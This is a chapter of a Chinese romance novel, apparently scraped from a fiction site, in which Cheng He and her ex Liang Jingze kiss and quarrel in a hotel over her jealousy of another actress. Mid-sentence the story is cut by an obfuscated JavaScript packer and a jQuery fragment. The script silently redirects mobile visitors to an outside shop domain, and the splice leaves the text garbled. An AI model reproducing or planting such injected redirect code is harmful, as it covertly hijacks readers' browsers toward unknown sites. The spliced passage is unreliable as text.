“抱歉”两字一出,程禾顿时觉得自己的心脏像是被一只无形的大手握住反复揉捻,又酸又涩,痛的她喘不过气。
程禾猛地站起身。
她咬咬唇,居高临下看着他,越看越觉得这人用心险恶。
生病了故意找她陪,不需要了就甩开是吧。
这是报复她呢。
梁敬则,怎么这么可恶呢。
程禾扬脸看着衣架上的输液瓶,透明液体一点一滴顺着管子流进他的身体。
视线往上,盖在脸上的被子不知道什么时候滑了下来,露出他整张英挺的脸,唇色依然是淡淡的,微微抿着,像是梦到了什么不开心的事,脸上带着抵触。
管他呢,程禾想,她今天又出时间又出力凭什么去空手回去,就算以后桥归桥,路归路她也不能吃亏。
她又重新轻轻做到床边,静静看着梁敬则,想到一会儿她要做什么,心脏跳得像战鼓。
她伸手摸了摸梁敬则的额头,汗津津的,冰凉一片,已经退烧了。
程禾缓缓弯下腰,屏住呼吸,飞快的蜻蜓点水般吻了他嘴唇一下,软软的滑滑的。
反正她已经费非礼过他一次了,一次两次有什么区别。
她心安理得地做完坏事,正要撤退。后脖颈突然被一只大手一压,整个人险些栽倒他身上。
程禾被抓包,大脑一片空白,惊慌失措间后脑勺被压低,梁敬则的唇毫无预兆的贴上她。
程禾脸腾地红了一片。
她挣扎着要起身,可梁敬则接下来的动作直接让她软了身子。
他不满足唇瓣浅浅的触碰,舌尖强势的撬开她的牙关,舔舐嘬吮,时不时溢出几声水渍搅动的声响。
生理上的靠近无法抵触,梁敬则一直很会接吻,程禾对此根本没有抵抗力。
全都乱了。
程禾整个人都被他身上温暖的气息包裹着,她眯起眼睛想看他的神情,梁敬则大梦初醒般松开了她。
疯狂的热情如潮水般褪去,他偏过头,两人唇瓣骤然分开发出“波”的一声,程禾不防备,随着他侧身躲避嘴唇落在他脖颈处,她埋在他身上,温热的呼吸带着馨香喷洒在他滚动的喉咙上。
梁敬则半阖着眼睛轻喘了几下后屏息沉默。
滴瓶内的液体已经见底,程禾起身给他拔掉针,她拇指稍用力按着针孔,胶带上缓缓晕开一小块血迹,过了一会儿,血迹不再扩大。
她移开手,将空瓶子,透明管全都收进塑料袋。
梁敬则回神慢慢撑起身半靠着,脸上病殃殃的,有点苍白。
他静静看着程禾将两手翻飞,利落地将塑料袋打了个结。
“我刚才——”他哑声道。“我去扔个瓶子,”程禾生硬地打断,她心里很乱,很乱,她深知人在思绪混乱的时候不要做任何重要的决定。
她需要时间捋捋。
“曹凯刚刚发消息说他们到酒店了,我去拿房卡。”
说完她也不等梁敬则讲话,逃也似地溜出门。
门被轻轻带上,梁敬则重重吐了口浊气,仰头后脑勺抵在贴着壁纸的墙面上,他闭紧眼睛,突出的喉结上下滚了滚,眉宇间隐隐透出挫败和倦色。
冯玉推门进来时,就见梁敬则闭着眼睛捏了捏眉心,看也不看她,神情罕见地带着几分无可奈何。
“程禾,我们好好聊聊吧。”
“聊什么?不如跟我聊。”
清丽温柔的声线带着南方女人的黏糊。
梁敬则刷地瞭开眼皮,见冯玉走上前。
“你怎么来了?”他问。
————
半夜,走廊里寂静无声,头顶的灯光昏暗,地上铺着柔软的红黑繁文的地毯,脚踩在地上软绵绵的。
程禾硬压下去的烟瘾又冒出了头。她后背靠着走廊边的墙,脚尖杵在地面上,转着脚踝玩。
时间一分一秒过去。
冯玉已经进去半个小时了。
半个小时前她拎着垃圾袋扔进垃圾桶,乘电梯下楼,曹凯发消息说自己在前台。
她收起手机,电梯刚打开,迎面撞上了刚要进电梯的几人。
曹凯和夏静冉并行在前面,低头笑嘻嘻地打闹,后面一名身材高挑的女人带着墨镜口罩,遮得严严实实。
这么气派的,也就冯玉了。
程禾一出电梯,就被夏静冉上前一步拦住了手臂。
“程禾,我哥还好吗?。”
“阿则怎么样了?”
夏静冉和曹凯默契开口问她。
冯玉双手抱臂,黑漆漆的镜片朝向程禾。
程禾仿佛没看见冯玉的眼神,跟着三人重新进了电梯,“已经退烧了,应该没什么大事了,明天早上最好再去医院复诊一下。”
“那就好。”
曹凯掏出一张房卡递给程禾,对她说,“今天太感谢你了。”
程禾摇摇头。
三人聊了几句,冯玉一直没开口,在角落里静静听着几人交谈,镜片后的眼睛不止一次掠过程禾的小脸。
电梯门开,冯玉率先出去,高傲地直接往梁敬则的房间走去。
夏静冉不喜欢她那股傲劲儿,在后边做了个鬼脸,撇了撇嘴,她跟曹凯对视一眼,本打算去看一眼梁敬则,听程禾说没什么大事她们也放下心来,两人累得不行一拍两散,各自回了屋。
程禾的房间就在梁敬则旁边,鬼使神差的,她没进屋休息,站在外边等着冯玉出来。
半个小时过去了,客套话说尽也该出来了。
两个单身熟男熟女在房间里超过半小时,傻子也能知道他们在干什么。
程禾握紧手里的卡又松开,上前两步刷卡“滴”一声,开锁进屋,她一脚把门踢上,“砰”地震得门后的挂钩摇摇欲坠。
十分钟后,梁敬则的房门被敲响。
门从内打开,梁敬则抬眼看见程禾,任由门开着,丢下一句:“进来。”转身进了屋。
程禾双手交叉抱在胸前,一副不好相与的模样。
她站着不动扬了扬下巴,眼睛不动声色在他屋内转了一圈。
冯玉已经走了。
“我的包麻烦给我。”她伸手讨要。
“自己进来拿。”
程禾站着不动,盯着门框上被蹭掉一块漆的地方,阴阳怪气道:“我可不想打扰了你的好事。”
接着,一阵天旋地转,残影闪过她没有防备直接被一只手拽进了屋。
身后的门“哐当” 合上,她的后背抵在坚硬冰凉的门上。
“你干什——”程禾低呼。
她双手被钳制住
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17647052|203136||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
举过头顶。
梁敬则高大的身躯压上来,一团黑影笼罩着,程禾对视上他黑漆漆的眼睛,那双含情的桃花眼带着她读不懂的情绪,如有实质落在她身上。
他淡着脸说:“我的好事?程禾,遇见你后我就没有过好事。”
程禾睫毛抖了抖,别开脸。
梁敬则将她的心虚看在眼里,他控制不住自己的怒气。
“你以什么立场在这里质问我?”
程禾承受不住,在他怀里扭动,梁敬则眸色黑沉沉的,低头侧脸直直吻上去。
他摇头在她唇上蹭了又蹭,唇瓣摩擦生出几分热意,程禾不动了。
“程禾,你告诉我,”他压抑过头,竟然笑出声,似情人在她耳边呢喃。
“你刚刚是在吃醋吗?”
程禾僵住,喉咙干涩像棉花堵住。
梁敬则像是看不见她的难堪,又或许是根本不在乎。他鼻尖贴上她的鼻尖,边若即若离吻她,边似讥似讽地挑拨她脆弱敏感,几近崩溃的神经。
“你那个国外的男朋友知道你在这儿照顾别的男人吗?嗯?”
“嗯,知道你在这儿吃别的男人的醋吗?”
“他知道我们现在在做什么?”
“你怎么面对他?程禾,”他哼笑一声说,“别跟我说,跟我分手你后悔了。”
“我没那么贱。”
“放松点,”梁敬则喟叹,一副好商量的语气,“这样吧,你想搞段婚外情我也可以陪你玩玩好不好。”
室内静默,他在等她回答。
程禾屏息几秒,轻飘飘,“好啊,你敢吗?”
梁敬则脊背一顿,他终于甩开她,后退几步,冷冷地说:“程禾,你还知道什么叫羞耻吗?”
话已至此,程禾不屑地笑笑,“要你教我?”她头也不回拎着自己的包离开房间。
这次算她自取其辱,就这一次。
——
次日清晨,程禾起了个大早,剧组人员已经在酒店吃完早饭整装待发。
几辆白色面包车排成一队陆陆续续驶离停车场。
程禾将包扔回自己车上,掏出兜里的房卡敲了敲曹凯旁边的车窗。
曹凯放下玻璃窗,接过卡,笑着问她:“怎么不多睡会儿?昨天照顾他怪累的吧。”他手还没拍上副驾驶某人的肩,就被甩开。他扭头瞪了一眼拉着张脸的梁敬则。
“什么毛病!”曹凯嘀嘀咕咕。
生了场病又原形毕露了,本来他觉得梁敬则这段之间好相处了些,在剧组骂人的频率都少很多。
果然是错觉。
曹凯只敢偷偷诽谤,见程禾半天不讲话,他扭头去看她,发现她早走远了。
曹凯挑挑眉。
这两人吵架了?
他摸摸下巴,胳膊肘戳了戳梁敬则满脸戏谑:“程禾怎么今天心情这么差?昨天还好好的。”
“你走不走?”梁敬则不耐烦皱眉。
曹凯:走走。
十一月底,北方路边的树叶已经酥黄焦脆落了满地,汽车轮胎碾过顷刻间碎成粉末。
程禾是新手,车速缓慢,没一会儿就被甩在后边,她跟在剧组车后,在一个分叉口转变方向,拐入一条弯弯曲曲的羊肠小道,抄小路去镇上找费莲惠。